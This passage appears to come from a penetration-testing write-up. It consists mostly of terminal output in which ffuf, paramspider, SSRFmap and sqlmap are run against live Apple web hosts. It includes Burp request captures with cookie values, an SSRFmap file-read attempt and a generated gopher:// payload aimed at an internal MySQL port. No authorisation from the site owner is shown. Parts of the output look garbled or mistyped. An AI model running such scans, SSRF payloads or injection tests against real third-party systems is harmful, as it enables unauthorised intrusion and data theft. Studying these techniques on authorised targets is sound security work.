[INFO] Found 1 URLs after cleaning
[INFO] Extracting URLs with parameters
Traceback (most recent call last):
  File "/usr/bin/paramspider", line 33, in <module>
    sys.exit(load_entry_point('paramspider==0.1.0', 'console_scripts', 'paramspider')())
  File "/usr/lib/python3/dist-packages/paramspider/main.py", line 161, in main
    fetch_and_clean_urls(domain, extensions, args.stream, args.proxy, args.placeholder)
  File "/usr/lib/python3/dist-packages/paramspider/main.py", line 111, in fetch_and_clean_urls
    with open(result_file, "w") as f:
FileNotFoundError: [Errno 2] No such file or directory: 'results/https://help.apple.com/favicon.ico.txt'
```

```
(kali@kali)-[~/ParamSpider]
$ paramspider -d https://help.apple.com/functions/

[INFO] Fetching URLs for https://help.apple.com/functions/
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/functions/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/functions/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/functions/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Failed to fetch URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/functions/*&output=txt&collapse=urlkey&fl=original&page=/. after 3 retries.
```

```
(kali@kali)-[~/ParamSpider]
$ paramspider -d https://help.apple.com/pages/

[INFO] Fetching URLs for https://help.apple.com/pages/
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/pages/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/pages/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/pages/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Failed to fetch URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/pages/*&output=txt&collapse=urlkey&fl=original&page=/. after 3 retries.
```

```
(kali@kali)-[~/ParamSpider]
$ paramspider -d https://help.apple.com/robots.txt

[INFO] Fetching URLs for https://help.apple.com/robots.txt
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/robots.txt/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/robots.txt/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Error fetching URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/robots.txt/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying in 5 seconds ...
Failed to fetch URL https://web.archive.org/cdx/search/cdx?url=https://help.apple.com/robots.txt/*&output=txt&collapse=urlkey&fl=original&page=/. after 3 retries.
```

4. Fuzzing

A software testing technique that involves providing unexpected, random, or invalid inputs to a program or system to identify vulnerabilities, crashes, or unexpected behaviors.

FFUF

•**Definition:** FFUF is a fast web fuzzing tool for discovering hidden directories, files, subdomains, and vulnerabilities in web applications.

•**Purpose:** FFUF is to automate web application fuzzing, helping security professionals discover hidden resources and potential vulnerabilities efficiently.

•**Command:** cd ffuf

```
ffuf -c -w common.txt -u https://helpsox.apple.com/robots.txt/FUZZ
```

```
(kali@kali)~(/worslist)
$ ffuf -w common.txt -u https://images.apple.com/BingSiteAuth.xml/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : https://images.apple.com/BingSiteAuth.xml/FUZZ
:: Wordlist    : FUZZ: /home/kali/worslist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.git/logs/ [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 3184ms]
.mysql_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4278ms]
.sh_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4346ms]
.config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4279ms]
.gitconfig [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4437ms]
.htpasswd [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4055ms]
.git/HEAD [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4242ms]
.svn/entries [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1853ms]
.bash_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2684ms]
.git/index [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4519ms]
.git/config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1821ms]
.gitignore [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 5252ms]
.bashrc [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2480ms]
.htaccess [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1930ms]
Thumbs.db [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1520ms]
WS_FTP.LOG [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1727ms]
_vti_bin/shtml.dll [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2161ms]
_vti_bin/_vti_admin/admin.dll [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2264ms]
swxstats.conf [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 4422ms]
development.log [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 784ms]
global.asax [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 987ms]
global.asax [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 988ms]
jmx-console [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1658ms]
main.mdb [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 817ms]
php.ini [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1577ms]
production.log [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1265ms]
spamlog.log [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2111ms]
```

```
(kali@kali)~(/worslist)
$ ffuf -c -w common.txt -u https://helpsx.apple.com/favicon.ico/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : https://helpsx.apple.com/favicon.ico/FUZZ
:: Wordlist    : FUZZ: /home/kali/worslist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.perf [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 938ms]
.bash_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 896ms]
.git/logs/ [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1118ms]
.sh_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1267ms]
.htaccess [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 970ms]
.profile [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1369ms]
.swf [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1356ms]
.cvs [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1332ms]
.git_release [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1509ms]
.forward [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1593ms]
.hta [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1231ms]
.gitattributes [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1504ms]
.svn/entries [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1556ms]
.gitconfig [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1565ms]
.mysql_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1190ms]
.git/config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1597ms]
.history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1184ms]
.config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1530ms]
.listings [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1217ms]
.listing [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1223ms]
.git [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1241ms]
.subversion [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1247ms]
.bashrc [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1366ms]
```

```
(kali@kali)~(/worslist)
$ ffuf -c -w common.txt -u https://helpsx.apple.com/robots.txt/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : https://helpsx.apple.com/robots.txt/FUZZ
:: Wordlist    : FUZZ: /home/kali/worslist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.web [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1082ms]
.subversion [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1080ms]
.git/logs/ [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1080ms]
.paswd [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1082ms]
.htpasswd [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1083ms]
.gitattributes [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1099ms]
.git/index [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1095ms]
.bash_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1161ms]
.gitignore [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1246ms]
.profile [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1244ms]
.bashrc [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1245ms]
.cvsignore [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1244ms]
.gitconfig [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1247ms]
.cache [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1250ms]
.gitk [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1245ms]
.git_release [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1237ms]
.config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1246ms]
.cvs [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1178ms]
.htaccess [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1245ms]
.listings [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1178ms]
.forward [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1245ms]
```

```
(kali@kali)-[~/worslist]
$ ffuf -c -w common.txt -u https://help.apple.com/favicon.ico/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : https://help.apple.com/favicon.ico/FUZZ
:: Wordlist     : FUZZ: /home/kali/worslist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.gitkeep [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 617ms]
.hta [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 723ms]
.mysql_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 723ms]
.perf [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 734ms]
.ssh [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1160ms]
.bash_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1009ms]
.sh_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1026ms]
.svn/entries [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1038ms]
.git/config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1050ms]
.config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1067ms]
.profile [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1090ms]
.web [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1116ms]
.gitconfig [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1102ms]
.subversion [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1162ms]
.rhosts [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1186ms]
.git_release [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 936ms]
.cvs [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 909ms]
.passwd [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 909ms]
```

```
(kali@kali)-[~/worslist]
$ ffuf -c -w common.txt -u https://help.apple.com/functions//FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : https://help.apple.com/functions//FUZZ
:: Wordlist     : FUZZ: /home/kali/worslist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.ssh [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 471ms]
.hta [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 476ms]
.gitconfig [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 384ms]
.gitk [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 390ms]
.bashrc [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 409ms]
.git-rewrite [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 393ms]
.listing [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 404ms]
.htaccess [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 405ms]
.cache [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 592ms]
.git/config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 655ms]
.svn [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 548ms]
.gitreview [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 639ms]
.passwd [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 646ms]
.git/index [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 568ms]
.listings [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 568ms]
.git_release [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 590ms]
.mysql_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 592ms]
.well-known/browserid [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 390ms]
.well-known/apple-developer-merchantid-domain-association [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 460ms]
.well-known/apple-app-site-association [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 460ms]
.well-known/autocfg/mail [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 400ms]
.git/logs/ [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 610ms]
```

```
(kali@kali)-[~/worslist]
$ ffuf -c -w common.txt -u https://images.apple.com/services//FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : https://images.apple.com/services//FUZZ
:: Wordlist     : FUZZ: /home/kali/worslist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.gitconfig [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1219ms]
.git/config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1160ms]
.mysql_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1185ms]
.htaccess [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1480ms]
.bashrc [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1318ms]
.git/logs/ [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1615ms]
.git/index [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1702ms]
.config [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1778ms]
.gitignore [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1745ms]
.git/HEAD [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1877ms]
.svn/entries [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 1899ms]
.bash_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2372ms]
.sh_history [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2665ms]
.htpasswd [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 2679ms]
Thumbs.db [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 586ms]
WS_FTP.LOG [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 749ms]
_vti_bin/shstml.dll [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 320ms]
_vti_bin/_vti_adm/admin.dll [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 375ms]
_vti_bin/_vti_aut/author.dll [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 321ms]
awstats.conf [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 777ms]
certification [Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 542ms]
consulting [Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 640ms]
development.log [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 372ms]
```


Methodology

- Tool Used:** FFUF

- Wordlists:**

Endpoints: /usr/share/wordlists/dirb/common.txt

Parameters: /usr/share/wordlists/params.txt

5. Server-Side Request Forgery (SSRF)

A vulnerability that allows an attacker to manipulate a server to make unauthorized requests to internal or external resources, potentially exposing sensitive data or enabling further attacks.

- Definition:** Server-Side Request Forgery (SSRF): A vulnerability where an attacker tricks a server into making unauthorized requests to internal or external resources.

- Purpose:** Exploit server access to internal systems, and sensitive data, or perform malicious actions bypassing restrictions.

- Command:** cd SSRF

```
(rootersplit_env)-(kali@kali)-[~]
└─$ cd SSRFmap
(routersplit_env)-(kali@kali)-[~/SSRFmap]
└─$ pip install -r requirements.txt --break-system-packages

Usage:
  pip install [options] <requirement specifier> [package-index-options] ...
  pip install [options] -r <requirements file> [package-index-options] ...
  pip install [options] [-e] <vcs project url> ...
  pip install [options] [-e] <local project path> ...
  pip install [options] <archive url/path> ...

no such option: --break-system-packages
```


```
(rootersplit_env)-(kali@kali)-[~/SSRFmap]
└─$ sudo python3 python3-pip
python3: can't open file '/home/kali/SSRFmap/python3-pip': [Errno 2] No such file or directory
(routersplit_env)-(kali@kali)-[~/SSRFmap]
└─$ python3 ssrfmap.py --help
usage: ssrfmap.py [-h] [-r REQFILE] [-p PARAM] [-m MODULES] [-l [HANDLER]] [-v] [-lhost LHOST] [-lport LPORT] [-ldomain LDOMAIN]
                  [--rfiles [TARGETFILES]] [--uagent USERAGENT] [--ssl [SSL]] [--proxy PROXY] [--level [LEVEL]]

options:
  -h, --help            show this help message and exit
  -r REQFILE            SSRF Request file
  -p PARAM              SSRF Parameter to target
  -m MODULES            SSRF Modules to enable
  -l [HANDLER]          Start an handler for a reverse shell
  -v                    Enable verbosity
  -lhost LHOST          LHOST reverse shell or IP to target in the network
  -lport LPORT          LPORT reverse shell or port to target in the network
  -ldomain LDOMAIN      Domain to target for ANFR query or domain related modules
  --rfiles [TARGETFILES] Files to read with readfiles module
  --uagent USERAGENT    User Agent to use
  --ssl [SSL]           Use HTTPS without verification
  --proxy PROXY         Use HTTP(s) proxy (ex: http://localhost:8080)
  --level [LEVEL]       Level of test to perform (1-5, default: 1)

Examples:
  python ssrfmap.py -r examples/request2.txt -p url -m portscan
  python ssrfmap.py -r examples/request.txt -p url -m redis
  python ssrfmap.py -r examples/request.txt -p url -m portscan --ssl --uagent "SSRFmapAgent"
  python ssrfmap.py -r examples/request.txt -p url -m redis --lhost 127.0.0.1 --lport 4242 -l 4242
  python ssrfmap.py -r examples/request.txt -p url -m readfiles --rfiles
```

- The open SSRF tool and go to open the Browser and Burp Suit proxy

Activate the intruder on Burp Suit receive request.



- Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Organizer
Learn

1 x +

Send
Cancel
< >

Request

Pretty	Raw	Hex
1 GET / HTTP/2		
2 Host: www.apple.com		
3 Cookie: dev=1e164730e6f4db-4016-fadc-eb2c50664c0d; ds=61; geo=IN; ad_check=true; mh=version082c2c15f61de440ae570e20d5cd03271736261151; _fid=0140DD6d6273917f5-2A195373739737A5; _sc=true; mw_spuh=978923be18c2243A2C11inaq74243C42pcep37423A862ww.us_homepage82247		
4 ac_pvt=3n2tA750n_A6f9n605H3eL+2Cduaknpe-0AQ1q0733Hfde: MUD-CrdXAGvR6_yuE3fjy6i5n_Vjv6d80PZy8WP0dJbCP10n9HdMfa0e1Db51j3y6DnL1Hn3d6FcW0d1n8b3Cq3u8fy8u8b8780p0p0y87G1284; ad_cm=ap5; v_v=(C3)1133B7C80A6E35F-4000167C740E35(C); ps=dmVLC=40e8d5f5-m=2-n=apple12C0-R20ind82Tnak3C0u5		
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/2010101 Firefox/132.0		
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
7 Accept-Language: en-US,en;q=0.5		
8 Accept-Encoding: gzip, deflate, br		
9 Upgrade-Insecure-Requests: 1		
10 Sec-Fetch-Dest: document		
11 Sec-Fetch-Mode: navigate		
12 Sec-Fetch-Site: none		
13 Sec-Fetch-User: ?1		
14 Priority: u=0, i		
15 Te: trailers		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Server: Apple			
3 Content-Type: text/html; charset=utf-8			
4 X-Frame-Options: SAMEORIGIN			
5 Vary: Accept-Encoding			
6 Content-Security-Policy: default-src 'self'; blob: data:; *; akamai-net: *.apple.com *.apple-mapkit.com *.cdn.apple.com *.organicvideoapp.com; child-src blob: mailto: ended.music.apple.com ended.podcasts.apple.com https://sec1ingprogram.apple.com swip.apple.com www.apple.com www.instagram.com platform.twitter.com www.youtube.com; cookie-src: img-src 'unsafe-inline' blob: data: *.apple.com *.apple-mapkit.com *.cdn.apple.com *.static.com; script-src 'unsafe-inline' 'unsafe-eval' blob: *.apple.com *.apple-mapkit.com www.instagram.com platform.twitter.com; style-src 'unsafe-inline' *.apple.com			
7 Referrer-Policy: no-referrer-when-downgrade			
8 Strict-Transport-Security: max-age=31536000; includeSubdomains; preload			
9 X-Content-Type-Options: nosniff			
10 X-XSS-Protection: 1; mode=block			
11 Cache-Control: max-age=274			
12 Expires: Wed, 08 Jan 2025 18:10:50 GMT			
13 Date: Wed, 08 Jan 2025 18:05:31 GMT			
14 Content-Length: 107654			
15 X-Cache: TCP_HIT HIT from 44-11-215-44.deploy.akamai-technologies.com (AkamaiGHost/11.7.2.1-25a4ce4f039af032cf4641f2cc45fa) (-)			

- Copy the Get request, linux terminal in SSRF (nano req.txt) and paste it.

```

GNU nano 8.2
GET /download.php?pdf_path HTTP/2
Host: www.apple.com
Cookie: dssid2-fd738e8f-4adb-4016-9adc-fb425896dc88; dssf=1; mbox-session#ed32dec
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

```

```

(routersploit_env)-(kali@kali)-[~/SSRFmap]
$ python3 ssrfmap.py -r req.txt -m readfiles -p "6mnid"

[INFO]:Module 'readfiles' launched !
[ERROR]:HTTPSConnectionPool(host='www.apple.com', port=443): Read timed out. (read timeout=3)
[INFO]:Empty response

```


- Check the MySQL in get request, and payload the link in burpsuit.

```

(routersploit_env)-(kali@kali)-[~/SSRFmap]
$ python3 ssrfmap.py -r req.txt -m mysql -p "pdf_path"

[INFO]:Module 'mysql' launched !
Give MySQL username:
Give MySQL query to execute (reverse/dios or any SQL statement):
[INFO]:Generated payload : gopher://127.0.0.1:3306/_%9f%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c

```




```
(root@kali:~) [~]
$ sqlmap -u "https://images.apple.com/apps/" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.

[*] starting @ 18:15:45 /2025-01-08/

[18:15:47] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '-p'
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[18:15:48] [INFO] testing connection to the target URL
[18:15:50] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[18:15:50] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and you have not declared cookie(s), while server wants to set its own ('geo-IN'). Do you want to use those [Y/n] Y
[18:15:50] [INFO] testing if the target URL content is stable
[18:15:50] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameter is found, manual comparison is required
how do you want to proceed? [(C)ontinue/(S)tring/(R)egex/(Q)uit] C
[18:15:52] [CRITICAL] can't check dynamic content because of lack of page content
[18:15:52] [INFO] testing if URI parameter 'id' is dynamic
[18:15:52] [WARNING] URI parameter 'id' does not appear to be dynamic
[18:15:52] [WARNING] heuristic (basic) test shows that URI parameter 'id' might not be injectable
[18:15:52] [INFO] testing for SQL injection on URI parameter 'id'
[18:15:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:15:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:15:52] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:15:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:15:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:15:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:15:52] [INFO] testing 'Generic inline queries'
[18:15:52] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:15:52] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[18:15:52] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:15:52] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:15:52] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[18:15:52] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:15:52] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:15:52] [INFO] testing 'Oracle AND time-based blind'
```

```
(root@kali:~) [~]
$ sqlmap -u "https://images.apple.com/ci/" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.

[*] starting @ 18:27:55 /2025-01-08/

[18:27:55] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '-p'
